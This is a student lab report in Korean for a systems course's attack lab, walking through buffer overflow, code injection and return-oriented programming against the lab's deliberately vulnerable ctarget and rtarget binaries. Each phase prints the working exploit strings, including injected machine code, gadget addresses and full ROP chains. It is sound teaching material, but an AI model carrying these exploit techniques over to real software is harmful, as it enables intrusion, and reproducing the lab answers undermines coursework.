CSED211 LAB3 report

20210054 정하우

<Lab 시간을 통해 배운점>

Array, structure, union의 개념을 복습하고, gets함수를 통해 buffer overflow가 왜 일어나고, buffet overflow를 이용해서 어떻게 해커가 원하는 방향으로 프로그램을 실행 시킬 수 있는지 배웠다.

그리고 buffer overflow만으로 원하는 방향으로 프로그램을 실행시키지 못할 경우 code injection방식을 통해 buffer의 시작주소에 원하는 코드의 machine code를 심고 이를 실행시키는 방법을 알게 되었다.

그리고 스택 렌덤화 등 여러 보안장치가 걸려있을 때, buffer overflow를 통해 ROF방식으로해킹하는 방식을 배우고, 이를 바탕으로 attack lab을 어떻게 풀어나가야 하는지 배웠다.

<phase1>

텍스트이(가) 표시된 사진

자동 생성된 설명

Getbuf 함수를 보면 0x38(56) 만큼 stack를 할당하는 것을 볼 수 있다.


Getbuf를 보면 rdi에 rsp를 넣는다. 이는 getbuf 함수의 매개변수인buf의 시작주소가 할당된 stack frame의 시작주소와 동일하다는 뜻이다.

따라서 56byte 이상의 값을 buffer에 넣으면 return address 부분의 stack memory 부분을 침범하는 stack overflow가 발생한다.

텍스트이(가) 표시된 사진

자동 생성된 설명

Ctarget\_level1.txt 파일에 56byte 이후 부분을 touch1함수 시작주소를 little endian 형식으로 넣어주고 이를 buffer에 넣고 파일을 실행시키면



Return address에 touch1 주소가 있어 touch1이 실행됨을 볼 수 있다.

<phase2>

Phase2 역시 touch2 함수를 부르는게 목표다. 그런데 touch1 함수를 부르는 것과 차이가 있다. Touch1은 매개변수가 없고, touch2는 매개변수가 있다는 것이다. Rdi에 cookie값을 넣어야하는 과정을 거쳐야한다. Phase1처럼 단순히 return address에 touch2를 넣으면 touch2는 실행이 되나,

텍스트이(가) 표시된 사진

자동 생성된 설명

Else 구문이 실행돼서 misfire: ~~구문이 뜨고 fail(2)가 실행이 된다. 결국 첫 매개변수값이 들어가는 rdi에 cookie값을 넣어야 하는 과정을 거쳐야한다.

이 과정을 거치는 구문을 .s 파일에 넣어보자.

텍스트이(가) 표시된 사진

자동 생성된 설명

먼저 cookie.txt를 보면



이 값은 rdi에 넣어야 한다는 사실을 알 수 있다.

텍스트이(가) 표시된 사진

자동 생성된 설명

먼저 push 구문을 통해 touch2함수의 시작주소를 rsp에 넣는다. 그리고 mov 명령어를 통해 cookie값을 rdi에 넣는다. 그리고 ret 명령어를 실행하면 rsp에 있는 값이 rip로 전달이 된다. 이말은 즉슨 touch2함수가 실행된다는 뜻이다. Phase1과는 다른 점은 그냥 touch함수가 실행되는 것이 아니라 mov를 통해 rdi에 cookie값을 넣고 touch함수가 실행되서 원하는 상황을 만들 수 있다는 뜻이다. 그렇다면 내가만든 .s파일을 실행시켜야 한다. 이 방법은, 56byte를 넘어선 값에 .s 가 실행되는 주소를 넣는 것이다. 그리고 내가 만든 구문이 실행되는 시작주소는 stack frame 첫 주소에 넣을 것이다.

그리고 stack frame의 시작주소는 Gets함수를 부르기 직전 rsp값이다.

텍스트이(가) 표시된 사진

자동 생성된 설명

.s를 machine code로 바꿨다. 이 코드의 시작 주소인 68 0d 1e 40 00 48 c7 c7 9c 04 1f 15 c3을 statck frame의 시작주소에 넣고, 56byte까지는 dummy 값으로 집어넣고 그다음 값에 stack frame의 첫 주소를 넣어야 한다. 앞서 말했듯 Stack frame의 첫 주소는 buf의 첫 주소이고, 이는 Gets 함수를 부르기 직전 rsp의 주소와 동일하다,

텍스트이(가) 표시된 사진

자동 생성된 설명


텍스트이(가) 표시된 사진

자동 생성된 설명

텍스트이(가) 표시된 사진

자동 생성된 설명

위의 말에 따라 ctarget\_level2.txt를 다음과 같이 만들 수 있고,

실행하면 phase2도 성공했음을 알 수 있다.

<phase3>

텍스트이(가) 표시된 사진

자동 생성된 설명

Touch3함수를 보자. Touch2와 같이 매개변수 하나를 받는 것은 동일한데, 실제값이 아니라 주소값을 받는다는 차이가 있다. 즉 phase2와 같은 메커니즘으로 하나, cookie값을 넣어줄 주소를 할당하고 거기에 cookie값을 넣고 cookie값이 있는 주소를 rdi에 넣고 touch3를 실행시키면 된다. cookie값을 넣을 주소는 stack overflow할 부분 위에 넣어주면 안전할 것이다.

텍스트이(가) 표시된 사진

자동 생성된 설명


보면 buf의 시작주소는 phase2와 동일하게 0x5564e908임을 알 수 있다. 그 위로 0x38(56)만큼 할당되고, 8byte만큼 overflow시키고(이 부분에는 phase2와 동일하게 내가 실행시킬 코드의 시작주소를 넣는다.) 그 위에 있는 8byte 주소에 쿠키값을 넣으면 안전하게 쿠기값을 저장할 수 있다. 즉 쿠키값을 넣을 주소는 0x5564e908+(56+8)(=0x40)= 0x5564e948이다.



그리고 쿠키값은 cookie.txt에 있는 값을 hex값으로 바꾼 후 뒤에 00(NULL)을 추기해 주면 된다.

31 35 31 66 30 34 39 63 + 00

이제 부터는 phase2와 동일하게 진행하면 된다. 먼저 touch3의 시작주소를 확인하고,



내가 만든 코드를 .s파일에 적어놓고 .o로 바꾸고 다시 .txt로 바꾸면 내가 만든 코드의 시작주소를 알 수 있다.

텍스트이(가) 표시된 사진

자동 생성된 설명

이제 내가만든 코드의 시작주소와 더미값 오버플로 될 값에 buf의 시작 주소를 넣고, 그 위에 쿠키값을 넣으면 된다. Ctarget\_level3.txt는 다음과 같다.

텍스트, 전자기기, 키보드이(가) 표시된 사진

자동 생성된 설명

텍스트이(가) 표시된 사진

자동 생성된 설명

Phase3도 통과했음을 볼 수 있다.

<phase4>

Phase4 역시 phase2처럼 touch2를 호출하는 것이 목표이다. 그런데 rtarget에서는 stack randomization과 할당된 메모리를 nonexecutable한다. 따라서 stack주소를 파악하는 것 자체가 불가능하며, stack에 내가 원하는 코드를 실행시킬 수 없다. 따라서 우리는 외부에서 executable한 코드를 사용해서 touch2함수를 불러야 한다.

이런 구조로 실행가능하도록 하는 방식이 ROP이다. 이 방식을 사용하려면 executable한 코드에서 뒤에 ret가 있는 원하는 명령어를 찾아야 한다. ret명령어를 통해 rip레지스터 값을 옮겨서 원하는 명령어를 실행하고, rsp가 한칸 위로 올라가 다음에 실행하기를 원하는 명령어를 실행하는 연쇄적인 반응이 일어나가 때문이다.

논리전개는 phase2와 동일하다. Rdi에 cookie를 넣고 touch2시작주소를 rip에 넣으면 된다.

그런데 이제는 내가 원하는 코드를 실행시킬 수 없다. 그러므로 앞서 rdi에 cookie를 넣는 방식을 사용하는 것은 불가능하다. 우리는 stack에 cookie값을 넣고 pop를 통해 레지스터에 값을 넣어야 한다.

그러므로 우리는 pop %rdi를 executable한 start\_farm에서 찾아야 한다. 하지만 모든 코드를 봐도 5f는 없다. 따라서 우리는 pop %rax를 찾고, mov %rax %rdi를 찾아서 stack에 쌓아나가야 한다.



Pop %rax를 나타내는 58과 ret를 나타내는 c3가 붙어있다.(90은 의미없다)

0x402019+0x4=0x40201d

텍스트이(가) 표시된 사진

자동 생성된 설명

Mov %rax %rdi를 나타내는 48 89 c7과 ret를 나타내는 c3가 붙어있다.

0x401ff0+0x1=0x401ff1

텍스트이(가) 표시된 사진

자동 생성된 설명

Touch2의 시작주소는 다음과 같다.



Cookie의 값은 다음과 같다.

텍스트, 전자기기, 키보드이(가) 표시된 사진

자동 생성된 설명

Rtarget\_level2.txt에서

0x38만큼의 dummy value를 넣고

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

Pop %rax를 실행시킨다.

1d 20 40 00 00 00 00 00

그러면 그 위에 있는 cookie값이 pop되서 rax에 들어간다,

9c 04 1f 15 00 00 00 00

그리고 mov %rax %rdi를 통해 %rdi에 cookie값을 넣는다

f1 lf 40 00 00 00 00 00

그리고 touch2를 실행시켜 매개변수에 cookie를 넣고 실행시킨다,

0d 1e 40 00 00 00 00 00

텍스트, 실내이(가) 표시된 사진

자동 생성된 설명

Phase4도 해결됨을 확인하였다,

<phase5>



Movq %rax %rdi



**Movq %rax %rdi->0x401ff1->f1 1f 40 00 00 00 00 00**



Movq %rsp %rax



**Movq %rsp %rax->0x402185->85 21 40 00 00 00 00 00**



**Popq %rax->0x40201d->1d 20 40 00 00 00 00 00**



Popq %rax



Popq %rsp



Movl %eax %edi



Movl %eax %edi



Movl %eax %edi



**Movl %eax %edx->0x4020cd->cd 20 40 00 00 00 00 00**



Movl %esp %eax



**Movl %ecx %esi->0x402144->44 21 40 00 00 00 00 00**



**Movl %edx %ecx->0x402166->66 21 40 00 00 00 00 00**



Movl %esp %eax

텍스트이(가) 표시된 사진

자동 생성된 설명

**Lea (%rdi,%rsi,1),%rax->0x40203f->3f 20 40 00 00 00 00 00**

%rax에 offset를 넣고( Popq %rax->0x40201d->1d 20 40 00 00 00 00 00)

+offset넣기(32byte->20 00 00 00 00 00 00 00)

%eax->%edx(Movl %eax %edx->0x4020cd->cd 20 40 00 00 00 00 00)

%edx->%ecx(Movl %edx %ecx->0x402166->66 21 40 00 00 00 00 00)

%ecx->%esi(Movl %ecx %esi->0x402144->44 21 40 00 00 00 00 00)

%rsp->%rax(Movq %rsp %rax->0x402185->85 21 40 00 00 00 00 00)<-여기서부터

%rax->%rdi(Movq %rax %rdi->0x401ff1->f1 1f 40 00 00 00 00 00)

%rdi+%rsi->%rax(Lea (%rdi,%rsi,1),%rax->0x40203f->3f 20 40 00 00 00 00 00)

%rax->%rdi(Movq %rax %rdi->0x401ff1->f1 1f 40 00 00 00 00 00)

+touch3 시작주소 넣기(0x401f32->32 1f 40 00 00 00 00 00)

+cookie 문자열 넣은 주소 넣기(31 35 31 66 30 34 39 63 + 00)<-여기까지 넘어가야 하므로 %rax+32byte해야 하므로 offset 값은 32byte다)

<rtarget\_level2.txt>

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

1d 20 40 00 00 00 00 00

20 00 00 00 00 00 00 00

cd 20 40 00 00 00 00 00

66 21 40 00 00 00 00 00

44 21 40 00 00 00 00 00

85 21 40 00 00 00 00 00

f1 1f 40 00 00 00 00 00


3f 20 40 00 00 00 00 00

f1 1f 40 00 00 00 00 00


32 1f 40 00 00 00 00 00

31 35 31 66 30 34 39 63

00



Offset의 존재이유는 stack randamlization때문에 상대적인 주소 차이를 알아야 하기 때문이다. 이번 랩에서는 Movq %rsp %rax바로 윗 부분에서 cookie값으로 바로 뛰어야 했고 그 과정에서 cookie가 담긴 주소값과 상대적으로 32byte차이가 남을 인지하고, 초반에 offset 32byte를 %rsi로 (여러 과정을 거치면서)옮겨주고 add xy함수를 통해 cookie가 담긴 주소값을 접근 할 수 있게 하였다.



Phase5도 통과하였다.